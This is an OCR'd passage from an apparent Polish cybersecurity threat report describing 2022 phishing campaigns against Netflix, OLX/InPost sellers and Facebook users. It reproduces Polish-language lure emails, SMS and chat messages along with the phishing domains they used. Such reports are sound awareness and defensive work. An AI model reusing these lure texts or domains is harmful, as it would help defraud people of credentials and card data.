


or049320alzdj29a-va9329d82alz.comintva.live/DemNt92/I2o3g4/9f02548782056581247 51cfadf5e4971/login/?
NETFLIX
Zaloguj się
E-mail lub numer telefonu
Hasło
Zaloguj się
☑ Pamiętaj mnie
Potrzebujesz pomocy?
OSZUSTWO

FIG. 23 A fake Netflix login panel

Until then, the primary scheme of action of the fraudsters was based on sending large numbers of emails to random inboxes. Their content indicated the need to update the account due to a supposed subscription payment issue.

After entering a website, a fake account login panel was displayed. If someone wrote their real credentials, the data was sent to the criminals. The accounts were generally taken over, and then sold at a negative price.

[5] Shares of sVOD streaming services in Poland, Q3 2022; https://mobirank.pl/2022/10/14/udzialy-serwisow-svod-w-polsce-w-3q-2022-r/



From KONTAKT <kontakt@knosalaservices.site>

To

Subject , Aktualizacja jest wymagana - konto zamknięte

ZAKTUALIZUJ KONTO TERAZ

Witaj !

Niestety nie udało nam się rozwiązać problemu z Twoją płatnością i Twoje członkostwo zostało wstrzymane. Oczywiście bardzo byśmy chcieli, abyś do nas wrócił. Jedyne, co musisz zrobić, to zaktualizować informacje dotyczące płatności.

ZAKTUALIZUJ KONTO TERAZ

Jeśli masz jakiekolwiek pytania, służymy pomocą. Odwiedź Centrum Pomocy lub skontaktuj się z nami teraz.

Pobierz aplikację | Centrum pomocy

Niniejsza wiadomość e-mail została wysłana przez spółkę Netflix B.V.A. numer handlowy [illegible], w ramach korzystania przez Ciebie z usług Netflix. Tutaj znajdziesz warunki korzystania z usług.


Jeżeli nie chcesz otrzymywać więcej wiadomości na temat działalności naszej firmy, możesz kliknąć ten link rezygnacji z subskrypcji. Nadal będziesz jednak otrzymywać wiadomości związane z Twoją podróżą lub wynikające z prawnego obowiązku Comuto udzielania informacji naszym klientom. Aby uzyskać więcej informacji na temat wykorzystania Twoich danych osobowych, zapoznaj się z naszą polityką ochrony danych osobowych, klikając tutaj.

20

FIG. 24 An email notifying about the need to take action on a Netflix account

This campaign rarely occurred. It was not carried out continuously over the entire year, with the swindlers from time to time launching a series of identical messages. Other characteristic features of the campaign were domains that did not match the Netflix subject matter. The majority of the links from the messages guided to PL domains that further redirected to a common phishing domain.

In 2022, a different phishing campaign came to light regarding Netflix users. SMS messages informing about an allegedly terminated subscription were sent to randomly selected telephone numbers in a similar episodic fashion. There was information in the message content to reactivate a subscription via the website under the link.



Wiadomość
Dzisiaj, 12:41

NETFLIX: Twoja subskrypcja jest tymczasowo zawieszona, prosze potwierdzic swoje dane, aby ja reaktywowa[illegible] do: https://netfl[illegible].com/


FIG. 25 An SMS message concerning a supposed need to reactivate a Netflix subscription

The panels displayed on the site. One of them was known from an earlier version of the fraud. As was the case with the previous campaigns, entering login data resulted in its transmission and a potential loss of access to the account. In this case, the fraudsters went a step further and after the supposed signing in to the account, they requested debit card data to reactivate the account.

As opposed to an email phishing campaign, the domain names were extremely similar to the names of the actual service. The above actions were there to put a potential victim's guard down, and therefore encourage him to open the link.

EXTORTING MONEY FROM SELLERS ON ADVERTISING WEBSITES

From the end of 2020, we have been looking at phishing campaigns aimed at sellers operating on various advertising websites. This was one of the more frequent phishing campaigns in 2021 monitored by our team. The criminals exploited the low awareness of the existence of such a fraud and the seller's willingness to quickly complete the transaction. Over time, awareness of this fraud among Internet users rose and, at the same time, the number of the reports concerned was significantly reduced in 2022.



Świetnie chciałabym zamówić przesyłkę kurierską przez InPost lub DPD.Oczywiście za mój koszt:) Bo jestem z Libiąż i oczywiście że nie mam możliwości odbióru. Pan/Pani otrzyma pieniądze od razu na konto,kurier odbierze paczka jutro z domu w wygodnym dla Pana/Pani czasie. 14:37

OSZUSTWO

InPost dla Ciebie - Paczkomaty, Kurier, Przesyłki Kurierskie i Paczki
Oferta InPost dla klientów indywidualnych ...
inpostpl.sending-pl.xyz


https://inpostpl.sending-pl.xyz/q5ofs450

Zamówienie i dostawa opłacona

FIG. 26 A snippet of a conversation with a fraudster on WhatsApp with a link to a fake payment panel

Scammers have been communicating for several years via WhatsApp with sellers advertising their products on such portals as OLX or Vinted. During the conversation, they suggested high interest in the product put on sale and declared the intention to buy it promptly. In the messages, they informed the seller about an allegedly new payment method for the product. The messages sent by the scammers included a link to an OLX-like website which finally was used to extort debit card data. A characteristic feature of this fraud is that the first displayed content contained copied information concerning the actual advertisement.

Similar to previous years, other variants of this campaign were aimed at Booking and BlaBlaCar users. In all such cases, the method employed was the same. Cybercriminals informed that someone had paid for the service/item offered and encouraged advertisers to click a link to collect the money.



Kupujący już zapłacił za Twój przedmiot
Zdobądź swoje pieniądze teraz

[redacted]

[redacted]
150 zł
Twój przedmiot został opłacony

Pełne imię i nazwisko
[redacted]

Adres wysyłki
[redacted]

Jak tylko otrzymasz środki na swoją kartę, wyślij towar do kupującego według danych, jaki napisane wyżej

Po wysłaniu towaru prosimy o podanie kupującemu numeru dostawy

Numer ogłoszenia: 95639572

Otrzymać: 150 zł


Dokonywanie płatności jest bezpieczne

FIG. 27 A fake OLX page informing that a payment was made for the product

FAKE POSTS AND ACCOUNT TAKEOVERS ON FACEBOOK

Frauds aimed at Facebook users have been known for years. There are two main versions of the campaigns. A less popular one is still based on the same scheme – fraudsters send bulk emails from the accounts that they have taken over to people on their friends list, containing links to a fake Facebook login panel. It also happens that the cybercriminals want to monetise access to someone's account and send messages to friends of a user with a request to transfer money via BLIK.

However, a more recognisable and noticeable variant of this fraud is fake posting on numerous groups. The fraudsters very often refer to catchy topics that stir up lots of emotions, or are simply controversial at a given moment.




tvn-info.pl

TVN
1 godz.

Nasza najlepsza polska dziennikarka nie żyje (*) [WIDEO]
Ciężko nam napisać taki artkuł jak dziś... Nasza ukochana prezenterka między innymi dzień dobry tvn nie żyje, mimo szybkiej reakcji lekarzy nie udało jej się reanimować. Kamera z samochodu Pana Kacpra nagrało moment Kierowca który został zbadany był pod wpływem środków odurzających.

FIG. 28 A fake page presenting a Facebook post and a login panel

The most common place to post fake posts included open groups with a large number of members, i.e. usually local (city, district level) or trading groups, i.e. “sell/exchange/give away”. A publication used to carry out an attack has a simple structure. It consists of a short description evoking strong emotions (fear, outrage, request for help) and a link to a fake page. These entries usually describe a dramatic event: an accident, kidnapping or attack on a specific individual. Details referring to damage caused to a celebrity or an alleged person from the neighbourhood were frequently faked. Evoking intense emotions causes people to click a link without a second thought; clickbaits work in a similar manner.



facebook-pl-com.pl/?profile/0000049969949939/video/19239/

Rzeczpospolita Polska udostępnił swój pierwszy post.
27 luty 2022

[] Vladimir Putin deklaruje iż jeżeli będziemy nadal pomagać Ukraińcom zaatakuje również nasz naród, film poniżej

Verify to continue

